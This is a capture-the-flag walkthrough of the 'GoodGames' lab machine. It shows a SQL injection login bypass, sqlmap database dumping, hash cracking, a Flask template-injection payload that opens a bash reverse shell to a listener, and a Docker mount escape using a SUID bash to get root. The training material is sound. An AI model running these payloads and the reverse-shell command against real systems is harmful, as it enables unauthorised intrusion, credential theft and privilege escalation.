Recon
Nmap
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.51
|_http-server-header: Werkzeug/2.0.2 Python/3.9.2
|_http-title: GoodGames | Community and Store
Service Info: Host: goodgames.htb
We can see the machine has only one port open HTTP 80 running werkzeug/2.0.2
We should add the host to our /etc/host file
Port 80 HTTP

directory listing
200      909l     2572w    44212c http://goodgames.htb/blog
200      267l      545w     9267c http://goodgames.htb/profile
200        0l        0w    33387c http://goodgames.htb/signup
/profile

We can try a simple sqli authentication bypass technique: admin') or ('1'='1'— or
admin' or 1 = 1 -- We can see that it responds with “welcome admin”
After logging in as admin we can see admin detail and we come across a new subdomain: http://internal-administration.goodgames.htb/
POST /login HTTP/1.1
Host: goodgames.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://goodgames.htb
DNT: 1
Connection: close
Referer: http://goodgames.htb/
Upgrade-Insecure-Requests: 1

email=admin' or 1 = 1 -- -&password=password
HTTP/1.1 200 OK
Date: Sun, 11 Jun 2023 13:24:27 GMT
Server: Werkzeug/2.0.2 Python/3.9.2
Content-Type: text/html; charset=utf-8
Vary: Cookie,Accept-Encoding
Set-Cookie: session=.eJw1yz0KgDAMBtC7fHMRXDN5E4kkjYX-QNNO4t3t4v7egzN29RsUObsGaOGUQWApqR7WmhgX9e0eFwKSgPaA3MxUUgWNPlearr0u9j-8Hz1GHgw.ZIXLCw.3jE1vjXlRtxSLqKPAN6SiZagtCE; HttpOnly; Path=/
Content-Length: 9285
Connection: close

<!DOCTYPE html>


<html lang="en">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">

    <title>GoodGames | Login Success</title>
We can proceed to capture the request wit Burp and send it to sqlmap
sqlmap -r login.req --batch
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 88 HTTP(s) requests:
---
Parameter: email (POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: email=admin@goodgames.htb' UNION ALL SELECT NULL,NULL,NULL,CONCAT(CONCAT('qqqjq','GKwYiSVXBOFZLXcLwAcSWHDpGEauICyGgKmdVgSP'),'qvppq')-- oeGZ&password=password
---
[16:56:45] [INFO] testing MySQL
[16:56:46] [INFO] confirming MySQL
[16:56:47] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 8.0.0
sqlmap -r login.req —dbs
[16:58:20] [INFO] fetching database names
got a refresh intent (redirect like response common to login pages) to '/profile'. Do you want to apply it from now on? [Y/n] n
available databases [2]:
[*] information_schema
[*] main
sqlmap -r login.req -D main —tables
[17:00:31] [INFO] fetching tables for database: 'main'
got a refresh intent (redirect like response common to login pages) to '/profile'. Do you want to apply it from now on? [Y/n] n
Database: main
[3 tables]
+---------------+
| user          |
| blog          |
| blog_comments |
+---------------+
sqlmap -r login.req -D main -T user —dump
Database: main
Table: user
[1 entry]
+----+---------------------+--------+----------------------------------+
| id | email               | name   | password                         |
+----+---------------------+--------+----------------------------------+
| 1  | admin@goodgames.htb | admin  | 2b22337f218b2d82dfc3b6f77e7cb8ec |
+----+---------------------+--------+----------------------------------+
john hash --format=Raw-md5 --wordlist=/home/xi/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
superadministrator (?)
Sweet, now we have a password to log in to the new dashboard we discovered

SSTI
Navigating the settings page we notice that we can edit our user details. As this is a Python
Flask application this would be a good time to test the form for Server Side Template Injection.
After changing our username to {{7*7}} we see that our username has been changed to 49
and our SSTI payload was executed.
At this stage we know the site is vulnerable to SSTI so we can inject a payload and get a shell. First
we base64 encode our payload, then start a listener locally.
echo -ne 'bash -i >& /dev/tcp/10.10.14.11/4444 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yNS80NDQ0IDA+JjE=
nc -lvvp 4444
Then we construct a basic SSTI payload and deliver via the name field
{{config.__class__.__init__.__globals__['os'].popen('echo${IFS}J2Jhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTEvNDQ0NCApPiYxJw=={IFS}|base64${IFS}-d|bash').read()}}
root@3a453ab39d3d:/home/augustus# ls
user.txt
root@3a453ab39d3d:/home/augustus#
Privilege Escalation via Docker
A directory list of user augustus home directory shows that instead of their name, the UID 1000
is displayed as the owner for the available files and folders. This hints that the user's home
directory is mounted inside the docker container from the main system. Checking mount we see
that the user directory from the host is indeed mounted with read/write flag enabled
/dev/sda1 on /home/augustus type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/resolv.conf type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/hostname type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/hosts type ext4 (rw,relatime,errors=remount-ro)
Enumeration of the available network adapters shows that the container IP is 172.19.0.2.
Docker usually assigns the first address of the subnet to the host system in default configurations,
so 172.19.0.2 might be the internal Docker IP address of the host .
Let's scan the host at 172.19.0.1 to see what ports are available as part of the basic checks for
lateral movement. As nmap is not installed we can use Bash instead.
for PORT in {0..1000}; do timeout 1 bash -c "</dev/tcp/172.19.0.1/$PORT
&>/dev/null" 2>/dev/null && echo "port $PORT is open"; done
We find that SSH is listening internally. We attempt to password reuse on both root and
augustus accounts.
root@3a453ab39d3d:~# ssh augustus@172.19.0.1
The authenticity of host '172.19.0.1 (172.19.0.1)' can't be established.
ECDSA key fingerprint is SHA256:AvB4qtTxSVcB0PuHwoPV42/LAJ9TlyPVbd7G6Igzmj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.19.0.1' (ECDSA) to the list of known hosts.
augustus@172.19.0.1's password:
Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
augustus@GoodGames:~$
This is successful and we log in as Augustus.
With knowledge that the user directory is mounted in the Docker container, we can write files in
the Host and change their permissions to root from within the container. These new permissions
will be reflected to the Host system as well.
Copy bash to the user directory as augustus which we are already authenticated as on the host
machine, then exit out of the SSH session. Change the ownership of the bash executable to
root:root (owned by root and in root group) from within the Docker container and apply the
SUID permissions to it.
augustus@GoodGames:~$ cp /bin/bash .
augustus@GoodGames:~$ exit
logout
Connection to 172.19.0.1 closed.

==========================================
root@3a453ab39d3d:~# cd /home/augustus/
root@3a453ab39d3d:/home/augustus# chown root:root bash
root@3a453ab39d3d:/home/augustus# chmod 4755 bash
root@3a453ab39d3d:/home/augustus# ls -la bash
-rwsr-xr-x 1 root root 1234376 Jun 11 15:49 bash
root@3a453ab39d3d:/home/augustus#
SSH back into augustus user on the host machine and check the permissions of the bash
executable.
augustus@GoodGames:~$ ls -la bash
-rwsr-xr-x 1 root root 1234376 Jun 11 16:49 bash
augustus@GoodGames:~$
The permissions are reflected on the host system and the duplicate Bash now has SUID
permissions. Execute ./bash -p and spawn a shell with the effective UID of root.
augustus@GoodGames:~$ ./bash -p
bash-5.1# id
uid=1000(augustus) gid=1000(augustus) euid=0(root) groups=1000(augustus)
bash-5.1#